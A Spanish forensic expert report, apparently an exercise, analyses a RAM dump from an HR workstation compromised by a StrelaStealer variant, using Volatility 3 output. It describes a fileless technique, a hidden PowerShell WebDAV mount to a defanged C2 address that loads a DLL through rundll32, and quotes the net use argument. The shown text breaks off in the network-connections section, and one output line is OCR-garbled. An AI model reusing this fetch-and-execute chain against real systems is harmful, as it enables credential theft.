ANÁLISIS FORENSE INFORMÁTICO

INFORME FORENSE

ANÁLISIS DE ARTEFACTOS DE RAM Y MALWARE

TRABAJO REALIZADO POR

ILIAN LUBENOV

CONTENIDO

1. Identificación del perito 1

2. Objeto de la pericia 2

3. Alcance y limitaciones 3
   3.1 Alcance del trabajo 3

   3.2 Limitaciones 3

4. Antecedentes 5

5. Resumen ejecutivo 6

6. Elementos recibidos y verificación de integridad 7
   6.1 Descripción de los indicios entregados 7

   6.2 Control de Integridad y Validación Criptográfica 7

7. Entorno metodológico y herramientas utilizadas 9

8. Análisis detallado de artefactos 10
   8.1 Reconocimiento del sistema y verificación del entorno 10

   8.2 Análisis de procesos activos en memoria 11

   8.3 Análisis de línea de comandos y técnicas de evasión 16

   8.4 Análisis de conexiones de red 19

   8.5 Identificación y extracción del código malicioso 21

9. Conclusiones periciales 28
   9.1 Cronología 29

10. Anexo 31
   10.1 Identificación del caso 31

   10.2 Descripción de los indicios 31

   10.3 Verificación criptográfica (Hashes) 31

   10.4 Registro de traspaso (Transfer logs) 32

1

Identificación del perito

El autor del presente informe, Ilian Lubenov, mayor de edad, con DNI de número 123456789K, actúa en calidad de perito especialista en ciberseguridad y análisis forense digital, comparece y, como mejor proceda en Derecho, **EXPONE**:

De conformidad con lo establecido en el Artículo 335.2 de la Ley 1/2000, de 7 de enero, de Enjuiciamiento Civil, el autor del presente dictamen manifiesta prometer (o jurar) decir verdad, actuar con la mayor objetividad posible, tomando en consideración tanto lo que pueda favorecer como lo que sea susceptible de causar perjuicio a cualquiera de las partes, y que conozco las sanciones penales en las que podría incurrir si incumpliere mi deber como perito, según lo establecido en el Código Penal.

Nombre completo: Ilian Lubenov.

Documento Nacional de Identidad: 123456789K.

Titulación / Certificaciones: Curso de Especialización en Ciberseguridad en Entornos de las Tecnologías de la Información.

- Nivel P-5.5.4 de la Clasificación Internacional Normalizada de la Educación (CINE P-5.5.4).
- Nivel 5C del Marco Europeo de las Cualificaciones (EQF 5C).

Empresa/s: Digitechfp.

2

Objeto de la pericia

El objeto del presente informe es realizar un **análisis forense digital sobre el volcado de memoria RAM** (archivo EVID-002.dmp) de la estación de trabajo **DESKTOP-HR-04**, a raíz de un incidente de seguridad detectado por el sistema EDR corporativo el día **15 de julio de 2024**.

El sistema de detección generó una alerta de "Comportamiento Anómalo" en dicho equipo. Paralelamente, el firewall perimetral registró y bloqueó un intento de conexión saliente hacia una dirección IP de baja reputación antes de las 07:00 AM (UTC). El usuario del equipo no reportó actividad anómala alguna, lo que sugiere una posible ejecución silenciosa de código malicioso. El equipo de Respuesta a Incidentes de Nivel 1 procedió al aislamiento de la máquina y a la generación de un volcado de memoria (*Crash Dump*), que constituye la evidencia objeto del presente análisis.

La pericia se centra en los siguientes objetivos técnicos:

- Determinar si el equipo fue comprometido por una amenaza avanzada capaz de evadir los controles de seguridad activos.
- Identificar procesos maliciosos o sospechosos activos en memoria en el momento de la adquisición.
- Detectar posibles técnicas de inyección de código o evasión presentes en el espacio de memoria analizado.
- Identificar conexiones de red activas o intentadas desde procesos en memoria, especialmente hacia infraestructura de mando y control (C2).
- Reconstruir la cadena de ataque a partir de los artefactos volátiles recuperados.
- Determinar el alcance del compromiso y aportar base técnica suficiente para la adopción de medidas legales o disciplinarias.

3

Alcance y limitaciones

3.1 Alcance del trabajo

El alcance de la presente investigación técnica se centra estrictamente en el procesamiento, auditoría y **análisis forense de la evidencia digital facilitada y debidamente integrada en la cadena de custodia:**

Para garantizar el rigor de la pericia, el alcance se ha desarrollado exclusivamente sobre el siguiente elemento:

- **Volcado de Memoria RAM (EVID-002.dmp):**

Captura íntegra del contenido de la memoria volátil de la estación de trabajo **DESKTOP-HR-04**, adquirida por el equipo de Respuesta a Incidentes de Nivel 1 en el momento del aislamiento del equipo, sobre la cual se han realizado todos los análisis descritos en el presente informe, sin alteración alguna del material original.

Queda expresamente fuera del alcance de esta pericia cualquier análisis sobre el disco persistente del equipo afectado, los sistemas de red corporativa, la infraestructura del potencial atacante, o cualquier otro activo no incluido en la cadena de custodia.

3.2 Limitaciones

Durante el desarrollo de la presente pericia se han identificado las siguientes limitaciones técnicas:

- **Naturaleza volátil de la evidencia:**

  El análisis se limita a una instantánea del estado del sistema en el momento de adquisición. Procesos, conexiones o artefactos anteriores o posteriores a dicho momento no son recuperables a partir de esta evidencia.

- **Exclusión de entornos externos:**

  Queda fuera del alcance de esta pericia cualquier análisis de la infraestructura del atacante o servicios externos, incluyendo el servidor de mando y control identificado (**45[.]9[.]74[.]32:8888**).

- **Imposibilidad de extracción del payload fileless:**

  La librería maliciosa 3435.dll, ejecutada directamente en memoria sin escritura en disco, no pudo ser extraída ni sometida a verificación criptográfica por su propia naturaleza fileless.

- **Fragmentación de artefactos en memoria:**

  Algunos artefactos identificados en el volcado se encontraban parcialmente presentes en memoria, impidiendo su extracción íntegra y verificación criptográfica completa.

4

Antecedentes

El presente informe responde a la solicitud del equipo de Respuesta a Incidentes (IR) corporativo tras detectarse un incidente de seguridad el 15 de julio de 2024 en la estación de trabajo DESKTOP-HR-04.

Los hechos que motivan esta pericial se desarrollaron bajo la siguiente secuencia técnica:

- **Detección inicial:**

  El sistema EDR generó una alerta por comportamiento anómalo en el equipo. La ausencia de avisos por parte del usuario sugería una actividad maliciosa ejecutada de manera silenciosa en segundo plano.

- **Alerta perimetral:**

  De forma paralela, antes de las 07:00 AM (UTC) del mismo día, el firewall perimetral bloqueó un intento de conexión saliente desde el equipo afectado hacia una dirección IP catalogada como de baja reputación, lo que apuntaba a una comunicación con un servidor de mando y control (C2).

- **Contención y preservación:**

  Como medida de respuesta, los analistas de Nivel 1 aislaron inmediatamente la máquina de la red local y generaron un volcado de memoria (Crash Dump) para asegurar los datos volátiles. Para garantizar el principio de mismidad, la adquisición se realizó mediante una captura íntegra del contenido de la memoria sin modificar el estado del sistema original, trasladando la evidencia al laboratorio forense debidamente documentada en su cadena de custodia.

5

Resumen Ejecutivo

Este informe detalla el análisis forense digital realizado sobre la memoria del equipo DESKTOP-HR-04, asignado al departamento de Recursos Humanos, tras registrarse un incidente de seguridad el pasado 15 de julio de 2024.

La investigación confirma de forma concluyente que el sistema fue comprometido con éxito por un atacante externo. El método utilizado consistió en un ataque avanzado 'en memoria' (fileless); una técnica diseñada para ejecutarse directamente en la memoria RAM y evadir los sistemas de detección tradicionales basados en disco duro. A través de este mecanismo, se estableció una conexión con un servidor malicioso en internet para desplegar una variante del código malicioso StrelaStealer.

Este software está especializado exclusivamente en la búsqueda y extracción automatizada de contraseñas de correo electrónico. El análisis forense determinó que el código se originó tras la descarga de un archivo comprimido (.zip) por parte del usuario, logrando infiltrarse en la aplicación de correo Thunderbird y accediendo en tiempo real a las bases de datos locales donde se almacenan las credenciales corporativas.

Impacto y Estado actual: El análisis de los datos volátiles confirma que el malware estuvo activo y tuvo acceso directo a las contraseñas del departamento de Recursos Humanos. Sin embargo, no se han hallado evidencias técnicas que demuestren que los datos extraídos llegaran a ser transmitidos o exfiltrados con éxito hacia el exterior antes de que el equipo fuera aislado de la red por el equipo de seguridad.

6

Elementos recibidos y verificación de integridad


6.1 Descripción de los indicios entregados

El laboratorio forense ha recibido en fecha **30 de mayo de 2026** los siguientes indicios digitales, debidamente precintados y referenciados en el registro estricto de la cadena de custodia:

- **Elemento 1 (Imagen Pericial):** Un archivo “EVID-002” con extensión “.dmp” que contiene la captura íntegra del contenido de la memoria volátil (RAM) de la estación de trabajo DESKTOP-HR-04, adquirida el 15 de julio de 2024 a las 07:00:08h (UTC) mediante ejecución en vivo (Live Forensics) con privilegios de Administrador (NT AUTHORITY\SYSTEM).

6.2 Control de Integridad y Validación Criptográfica

Para dar cumplimiento a las exigencias legales de inalterabilidad de la prueba, se ha procedido al cálculo de la función resumen (hash) SHA-256 del archivo recibido, cotejándolo con el valor certificado por el perito principal en el documento de cadena de custodia original, de conformidad con lo establecido en el Art. 326 de la Ley de Enjuiciamiento Criminal (LECrim) y los principios de integridad de la prueba electrónica.



(Imagen 1; Cálculo del hash del extracto de RAM para verificar su veracidad con la cadena de custodia).

Elemento / Evidencia.	Algoritmo.	Hash Original (Cadena Custodia).	Hash Calculado (Laboratorio).	Resultado de Validación.
Copia exacta de la memoria RAM “EVID-002.dmp”	SHA-256	7e724ff06c0967416958752aee8569c4bbc3ea733d572a9d870ebbfedcdf553d	7e724ff06c0967416958752aee8569c4bbc3ea733d572a9d870ebbfedcdf553d	Coincidente (OK)

7

Entorno metodológico y herramientas utilizadas


Herramienta forense	Versión	Fabricante	Finalidad
sha256sum	GNU coreutils	GNU Project	Verificación criptográfica (SHA-256) del volcado de memoria
Volatility Framework	3	Volatility Foundation	Análisis forense del volcado de memoria RAM (extracción de procesos, conexiones de red, artefactos maliciosos e inyección de código)
VirusTotal	N/A	Bernardo Quintero, equipo de Hispasec	Geolocalizar IP's Consultar si un archivo es malware dado su hash

8

Análisis detallado de artefactos

8.1 Reconocimiento del sistema y verificación del entorno

El análisis técnico se inició verificando la integridad del volcado de memoria y determinando el entorno del sistema. Para ello, se ejecutó el módulo windows.info de Volatility 3 Framework sobre la evidencia EVID-002.dmp, un paso previo esencial para confirmar que el volcado es técnicamente íntegro e identificar el sistema operativo subyacente antes de examinar el resto de artefactos.



(Figura 2: Identificación del entorno del sistema mediante windows.info (Volatility 3). Windows 10 Build 19041, arquitectura x64, volcado adquirido el 15/07/2024 a las 07:00:08 UTC.)

Los datos de relevancia forense extraídos son los siguientes:

Variable	Valor	Relevancia
NTBuildLab	19041.1.amd64fre	Windows 10 Build 19041
Is64Bit	True	Arquitectura 64 bits
SystemTime	2024-07-15 07:00:08 UTC	Fecha y hora exacta del volcado
NtSystemRoot	C:\Windows	Ruta del sistema

		operativo
KeNumberProcessors	2	2 núcleos activos
memory_layer	WindowsCrashDump64Layer	Confirma formato Crash Dump válido

Esto es importante, ya que la variable **“SystemTime” coincide exactamente con la hora de adquisición que figura en la cadena de custodia** (07:00:08 UTC), lo que confirma la integridad y autenticidad del volcado.

8.2 Análisis de procesos activos en memoria

El siguiente paso de la investigación consistió en examinar los procesos que se ejecutaban en el sistema durante el incidente y detectar posibles conductas sospechosas. Con este propósito, se aplicaron de forma complementaria los módulos windows.pslist, windows.psscan y windows.psxview del entorno Volatility 3**:**

- El primero enumera los procesos registrados en la lista oficial del kernel de Windows, siendo susceptible de ser manipulado mediante la técnica **DKOM** (*Direct Kernel Object Manipulation*), que permite a un atacante desvincular un proceso de dicha lista para volverlo invisible.
- El segundo escanea directamente la memoria física en busca de estructuras de proceso, siendo inmune a dicha manipulación.
- El tercero cruza automáticamente ambas fuentes junto con otras adicionales, permitiendo identificar discrepancias de forma sistemática.

Comenzando por el módulo windows.pslist, los resultados obtenidos revelaron los siguientes procesos de interés forense:

```
1880    5488    msedge.exe      0xc90c0963a080  17      -       1       False   2024-07-15 04:19:01.000000 UTC  N/A     Disabled
7428    1520    audiodg.exe     0xc90c03542080  6       -       0       False   2024-07-15 06:58:15.000000 UTC  N/A     Disabled
1920    5488    msedge.exe      0xc90c0c863080  16      -       1       False   2024-07-15 06:58:45.000000 UTC  N/A     Disabled
6388    9296    SearchProtocol  0xc90c098dc080  7       -       0       False   2024-07-15 06:58:52.000000 UTC  N/A     Disabled
6404    5488    msedge.exe      0xc90c0cbbd300  15      -       1       False   2024-07-15 06:58:52.000000 UTC  N/A     Disabled
8864    9296    SearchFilterHo  0xc90c0a077080  5       -       0       False   2024-07-15 06:59:00.000000 UTC  N/A     Disabled
2820    764     smartscreen.ex  0xc90c09850080  13      -       1       False   2024-07-15 06:59:57.000000 UTC  N/A     Disabled
9112    4120    wordpad.exe     0xc90c0991d080  8       -       1       False   2024-07-15 07:00:03.000000 UTC  N/A     Disabled
3692    4120    powershell.exe  0xc90c0358b080  17      -       1       False   2024-07-15 07:00:03.000000 UTC  N/A     Disabled
6892    3692    conhost.exe     0xc90c0a09b0c0  5       -       1       False   2024-07-15 07:00:03.000000 UTC  N/A     Disabled
2416    3692    net.exe 0xc90c08fd6080  5       -       1       False   2024-07-15 07:00:06.000000 UTC  N/A     Disabled
832     628     svchost.exe     0xc90c092e2080  7       -       1       False   2024-07-15 07:00:06.000000 UTC  N/A     Disabled
```

(Figura 3: Output parcial del comando windows.pslist (Volatility 3), procesos activos sospechosos entre 07:00:03 y 07:00:06 UTC).

Del análisis del listado de procesos se identificaron cuatro procesos de especial relevancia, iniciados en los instantes inmediatamente anteriores a la adquisición del volcado:

- wordpad.exe (PID 9112)

- powershell.exe (PID 3692)

Comparten como proceso padre el **PID 4120**, el cual no figura en la lista de procesos activos, lo que sugiere que dicho proceso fue ocultado o terminado antes del volcado. Esta ausencia constituye en sí misma un indicador de compromiso (*Indicator of Compromise*, IoC).

A su vez:


- conhost.exe (PID 6892)
- net.exe (PID 2416)


Fueron lanzados directamente por powershell.exe (PID 3692), completando una cadena de ejecución sospechosa.

PID	PPID	ImageFileName	SessionId	CreateTime
9112	4120	Wordpad.exe	1	2024-07-15 07:00:03.000000 UTC
3692	4120	Powershell.exe	1	2024-07-15 07:00:03.000000 UTC
6892	3692	Conhost.exe	1	2024-07-15 07:00:03.000000 UTC
2416	3692	Net.exe	1	2024-07-15 07:00:06.000000 UTC

Se identificó adicionalmente el proceso smartscreen.exe (PID 2820), iniciado a las 06:59:57 UTC, un minuto antes del volcado. Su activación en ese momento podría ser indicativa de que el sistema de protección nativo de Windows detectó y comenzó a analizar la amenaza. Si bien no constituye un proceso malicioso, su presencia resulta temporalmente relevante en el contexto del incidente.

A continuación, se optó por emplear el módulo windows.psscan para realizar una auditoría más profunda y ajena a las listas oficiales del sistema operativo. Al buscar de forma directa las estructuras de proceso en la memoria física, este método sirve para comprobar los hallazgos de pslist y neutralizar cualquier intento de ocultación mediante manipulación directa de objetos del kernel (DKOM).







(Figura 4: Output parcial del comando windows.psscan (Volatility 3), mostrando los procesos de interés forense).

Los resultados del escaneo físico confirman la presencia de los mismos cuatro procesos sospechosos identificados previamente. Significativamente, el PID 4120 tampoco aparece en este escaneo como proceso propio, lo que descarta que estuviera activo pero oculto en la lista del kernel. Simplemente no existe en memoria en el momento del volcado.

PID	PPID	ImageFileName	CreateTime
3692	4120	powershell.exe	2024-07-15 07:00:03 UTC
9112	4120	wordpad.exe	2024-07-15 07:00:03 UTC
2416	3692	net.exe	2024-07-15 07:00:06 UTC
6892	3692	conhost.exe	2024-07-15 07:00:03 UTC

La coincidencia entre los resultados de pslist y psscan para los procesos sospechosos confirma que no existe ocultación activa mediante DKOM sobre dichos procesos. No obstante, para obtener una comparativa sistemática entre todas las fuentes de detección disponibles y descartar definitivamente cualquier técnica de evasión, se procedió a la ejecución del módulo windows.psxview.

0xc90c0c630080	SearchProtocol	3536	False	True	False	False	2024-07-15 04:15:43+00:00
0xc90c09711080	svchost.exe	8392	False	True	False	False	2024-07-15 06:59:25+00:00
0xc90c0c8d7080	AppVShNotify.e	10108	True	True	True	True	
0xc90c0cb99080	audiodg.exe	9600	False	True	False	False	2024-07-15 04:22:37+00:00
0xc90c08166080	VGAuthService.	2256	True	True	True	True	
0xc90c06982080	ShellExperienc	4296	True	True	True	True	
0xc90c09722080	MicrosoftEdgeU	1728	True	True	True	True	
0xc90c0850e080	WmiPrvSE.exe	2828	True	True	True	True	
0xc90c08c8e080	StartMenuExper	4356	True	True	True	True	
0xc90c09916080	msedge.exe	5792	True	True	True	True	
0xc90c095da080	msedge.exe	7540	True	True	True	True	
0xc90c09922080	SearchApp.exe	7160	True	True	True	True	
0xc90c0c8ea080	OfficeClickToR	7460	True	True	True	True	
0xc90c098d2080	notepad.exe	8720	True	True	True	True	
0xc90c09dbc080	OneDriveStanda	8528	False	True	False	False	2024-07-15 06:59:26+00:00
0xc90c0c863080	msedge.exe	1920	True	True	True	True	
0xc90c0c3e7080	SearchProtocol	9556	False	True	False	False	2024-07-15 04:16:15+00:00
0xc90c0c750080	thunderbird.ex	3644	True	True	True	True	
0xc90c09850080	smartscreen.ex	2820	True	True	True	True	
0xc90c09ad4080	svchost.exe	9340	True	True	True	True	
0xc90c0a077080	SearchFilterHo	8864	True	True	True	True	
0xc90c08d58080	backgroundTask	8792	False	True	False	False	2024-07-15 06:59:22+00:00

Figura 5: Output parcial del comando windows.psxview (Volatility 3), mostrando la comparativa entre fuentes de detección de procesos.


La ejecución de windows.psxview permite cruzar de forma automática múltiples fuentes de detección de procesos entre ellas pslist, psscan y thrdscan identificando discrepancias que podrían revelar técnicas de ocultación activa como DKOM. Un proceso legítimo aparecerá como True en todas las columnas. Un proceso con False en pslist pero True en psscan sería indicativo de manipulación maliciosa de la lista del kernel.

Del análisis se identificaron diez procesos que presentan False en pslist, todos ellos con un **ExitTime** registrado. Esto indica que dichos procesos finalizaron su ejecución de forma natural antes del momento del volcado, por lo que su ausencia en pslist es completamente normal y esperada la lista del kernel solo refleja procesos activos en ese instante. Su presencia en psscan se explica porque los remanentes de sus estructuras de memoria aún no habían sido sobreescritos en el momento de la adquisición.

PID	Nombre	pslist	psscan	Exit Time
6560	RuntimeBroker	False	True	06:59:40 UTC
3424	msiexec.exe	False	True	04:21:20 UTC
9256	backgroundTask	False	True	06:59:22 UTC
6644	svchost.exe	False	True	06:59:15 UTC
8392	svchost.exe	False	True	06:59:25 UTC
8528	OneDriveStanda	False	True	06:59:26 UTC
9600	audiodg.exe	False	True	04:22:37 UTC
3536	SearchProtocol	False	True	04:15:43 UTC
9556	SearchProtocol	False	True	04:16:15 UTC
8792	backgroundTask	False	True	06:59:22 UTC

La conclusión más relevante de este análisis es la ausencia del PID 4120 en todas las fuentes consultadas por psxview. Este proceso, identificado como padre de wordpad.exe y powershell.exe, no aparece en ninguna fuente de detección, lo que indica que fue ejecutado, cumplió su función de lanzar los procesos hijos, y finalizó o fue eliminado de memoria antes del volcado, sin dejar rastro recuperable.

El mapeo de la estructura jerárquica y la obtención de los argumentos de comando detallados de cada proceso se realizó mediante el módulo windows.pstree (Volatility 3). Esta técnica facilita la visualización del árbol de procesos del sistema para detectar filiaciones anómalas en el momento del incidente.



(Figura 6: Jerarquía de procesos sospechosos obtenida mediante windows.pstree (Volatility 3), mostrando la cadena de ejecución con proceso padre PID 4120 no identificado).

El árbol de procesos confirma la jerarquía identificada previamente y revela además el comando completo ejecutado por powershell.exe, que se analiza en detalle a continuación.




Figura 7: Detalle del comando ejecutado por powershell.exe (PID 3692) obtenido mediante windows.pstree (Volatility 3).

El análisis del comando ejecutado por powershell.exe revela un ataque de tipo *fileless*.

(ataque sin fichero en disco: el código malicioso se carga y ejecuta íntegramente en la memoria RAM del sistema, sin escribirse en el disco, lo que impide su detección mediante análisis forense tradicional del sistema de archivos y hace del volcado de memoria la única vía de evidencia posible)

El proceso fue lanzado en modo oculto (-windowstyle hidden), intentando montar una unidad de red remota sobre la dirección IP **45[.]9[.]74[.]32** por el puerto **8888** mediante el protocolo WebDAV, para posteriormente cargar y ejecutar directamente en memoria la librería **3435.dll** a través de rundll32.exe, invocando su función de entrada entry. Esta técnica permite ejecutar código malicioso sin escribir archivos en disco, dificultando su detección.

8.3 Análisis de línea de comandos y técnicas de evasión

El análisis de procesos realizado en el apartado anterior permitió identificar una cadena de ejecución sospechosa encabezada por powershell.exe (PID 3692). Sin embargo, la visualización mediante windows.pstree únicamente reveló el comando completo de dicho proceso. Para obtener los argumentos exactos con los que fueron lanzados **todos** los procesos activos en memoria incluyendo aquellos que podrían haber manipulado o borrado su propio bloque de entorno

de proceso (**PEB**, *Process Environment Block*) como técnica de evasión **se procedió a la ejecución del módulo windows.cmdline de Volatility 3.**

Este módulo lee directamente el PEB de cada proceso, donde Windows almacena la ruta y los argumentos con los que fue iniciado. Si dicha información aparece vacía o ausente en un proceso que debería tenerla, constituye una señal de alerta de **PEB Masquerading**, técnica utilizada por malware avanzado para ocultar sus argumentos tras la ejecución.



Figura 8: Output parcial del comando windows.cmdline (Volatility 3), mostrando los argumentos de los procesos sospechosos.

El análisis de los argumentos de proceso confirmó y amplió los hallazgos previos. powershell.exe (PID 3692) fue ejecutado con el argumento -windowstyle hidden, confirmando la ejecución en modo oculto, seguido del comando completo de conexión WebDAV y carga de la DLL maliciosa. net.exe (PID 2416) muestra explícitamente el argumento use \\45[.]9[.]74[.]32@8888\davwwwroot\, corroborando su papel en el establecimiento de la conexión con el servidor C2. wordpad.exe (PID 9112) presenta únicamente su ruta de ejecución legítima, sin argumentos adicionales, lo que sugiere que fue utilizado como proceso señuelo para enmascarar la actividad maliciosa.

No se detectó ningún proceso con **PEB Masquerading** todos los procesos activos presentan sus argumentos de forma coherente con su función legítima o maliciosa conocida.

Complementariamente al análisis de argumentos, resulta necesario determinar el contexto de seguridad bajo el cual se ejecutaron los procesos maliciosos identificados. Con este fin se procedió a la ejecución del módulo windows.getsids de Volatility 3, que extrae los **SIDs** (*Security Identifiers*) asociados a cada proceso. El SID es el identificador unívoco e invariable que Windows asigna a cada usuario o grupo, permitiendo determinar con qué nivel de privilegios se estaba ejecutando un proceso en el momento del volcado. De especial relevancia es el SID **S-1-5-18**, correspondiente a la cuenta **NT AUTHORITY\SYSTEM**, que representa el nivel de privilegios más elevado del sistema operativo. Si un proceso malicioso se ejecuta bajo este contexto, implica que el atacante ha obtenido control total sobre el sistema.

```
9112    wordpad.exe     S-1-5-113       Local Account
9112    wordpad.exe     S-1-5-5-0-277248        Logon Session
9112    wordpad.exe     S-1-2-0 Local (Users with the ability to log in locally)
9112    wordpad.exe     S-1-5-64-10     NTLM Authentication
9112    wordpad.exe     S-1-16-12288    High Mandatory Level
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-513   Domain Users
3692    powershell.exe  S-1-1-0 Everyone
3692    powershell.exe  S-1-5-114       Local Account (Member of Administrators)
3692    powershell.exe  S-1-5-32-544    Administrators
3692    powershell.exe  S-1-5-32-545    Users
3692    powershell.exe  S-1-5-4 Interactive
3692    powershell.exe  S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692    powershell.exe  S-1-5-11        Authenticated Users
3692    powershell.exe  S-1-5-15        This Organization
3692    powershell.exe  S-1-5-113       Local Account
3692    powershell.exe  S-1-5-5-0-277248        Logon Session
3692    powershell.exe  S-1-2-0 Local (Users with the ability to log in locally)
3692    powershell.exe  S-1-5-64-10     NTLM Authentication
3692    powershell.exe  S-1-16-12288    High Mandatory Level
6892    conhost.exe     S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
6892    conhost.exe     S-1-5-21-3274565340-3808842250-3617890653-513   Domain Users
6892    conhost.exe     S-1-1-0 Everyone
6892    conhost.exe     S-1-5-114       Local Account (Member of Administrators)
6892    conhost.exe     S-1-5-32-544    Administrators
6892    conhost.exe     S-1-5-32-545    Users
```

Figura 9: Output filtrado del comando windows.getsids (Volatility 3), mostrando el contexto de seguridad de los procesos maliciosos.

El análisis de los identificadores de seguridad reveló que los cuatro procesos maliciosos wordpad.exe, powershell.exe, conhost.exe y net.exe se ejecutaron bajo el contexto del usuario **Elon** (SID S-1-5-21-3274565340-3808842250-3617890653-1001), perteneciente al grupo **Administrators** (SID S-1-5-32-544) con nivel de integridad **High Mandatory Level**. Si bien el ataque no alcanzó el nivel máximo de privilegios **SYSTEM** (SID S-1-5-18), la ejecución bajo una cuenta administradora otorgó al atacante capacidad suficiente para instalar software, modificar configuraciones del sistema y acceder a datos sensibles sin restricciones significativas.

8.4 Análisis de conexiones de red

Durante el análisis del árbol de procesos se identificó que powershell.exe (PID 3692) ejecutó un comando dirigido hacia la dirección IP **45[.]9[.]74[.]32** por el puerto **8888**. Para verificar si dicha conexión llegó a establecerse efectivamente en el momento del volcado, se procedió a la ejecución del módulo windows.netscan de Volatility 3 sobre la evidencia **EVID-002.dmp**. Dado el volumen de conexiones registradas, se aplicó un filtro mediante grep para aislar únicamente las conexiones de interés forense.



```
0xc90c08be9b40.0TCPv4   192.168.19.150an51037fin191.237.206.80  443     ESTABLISHED     2820    smartscreen.ex  2024-07-15 06:59:57.000000 UTC
0xc90c09710a70  TCPv4   192.168.19.150  49948   13.107.6.156    443     ESTABLISHED     6780    WWAHost.exe     2024-07-04 10:46:50.000000 UTC
0xc90c09846b50  TCPv4   192.168.19.150  51031   20.93.72.182    443     CLOSED  5780    msedge.exe      2024-07-15 06:58:51.000000 UTC
0xc90c09873af0  TCPv4   192.168.19.150  49955   93.186.134.98   443     ESTABLISHED     6780    WWAHost.exe     2024-07-04 10:46:51.000000 UTC
0xc90c09f8db50  TCPv4   192.168.19.150  51038   45.9.74.32      8888    ESTABLISHED     2416    net.exe 2024-07-15 07:00:06.000000 UTC
0xc90c0c3c8b30  TCPv4   192.168.19.150  51033   20.191.45.158   443     CLOSED  5780    msedge.exe      2024-07-15 06:58:52.000000 UTC
0xc90c0c557b00  TCPv4   192.168.19.150  51003   13.74.129.92    443     ESTABLISHED     440     svchost.exe     2024-07-15 06:58:24.000000 UTC
0xc90c0c5e1aa0  TCPv4   192.168.19.150  50559   20.42.73.26     443     CLOSED  7176    SkypeApp.exe    2024-07-15 04:07:15.000000 UTC
0xc90c0c7118a0  TCPv4   192.168.19.150  50538   13.107.42.16    443     CLOSED  7176    SkypeApp.exe    2024-07-15 04:06:54.000000 UTC
0xc90c0c8d6b00  TCPv4   192.168.19.150  51004   23.44.141.39    443     ESTABLISHED     440     svchost.exe     2024-07-15 06:58:25.000000 UTC
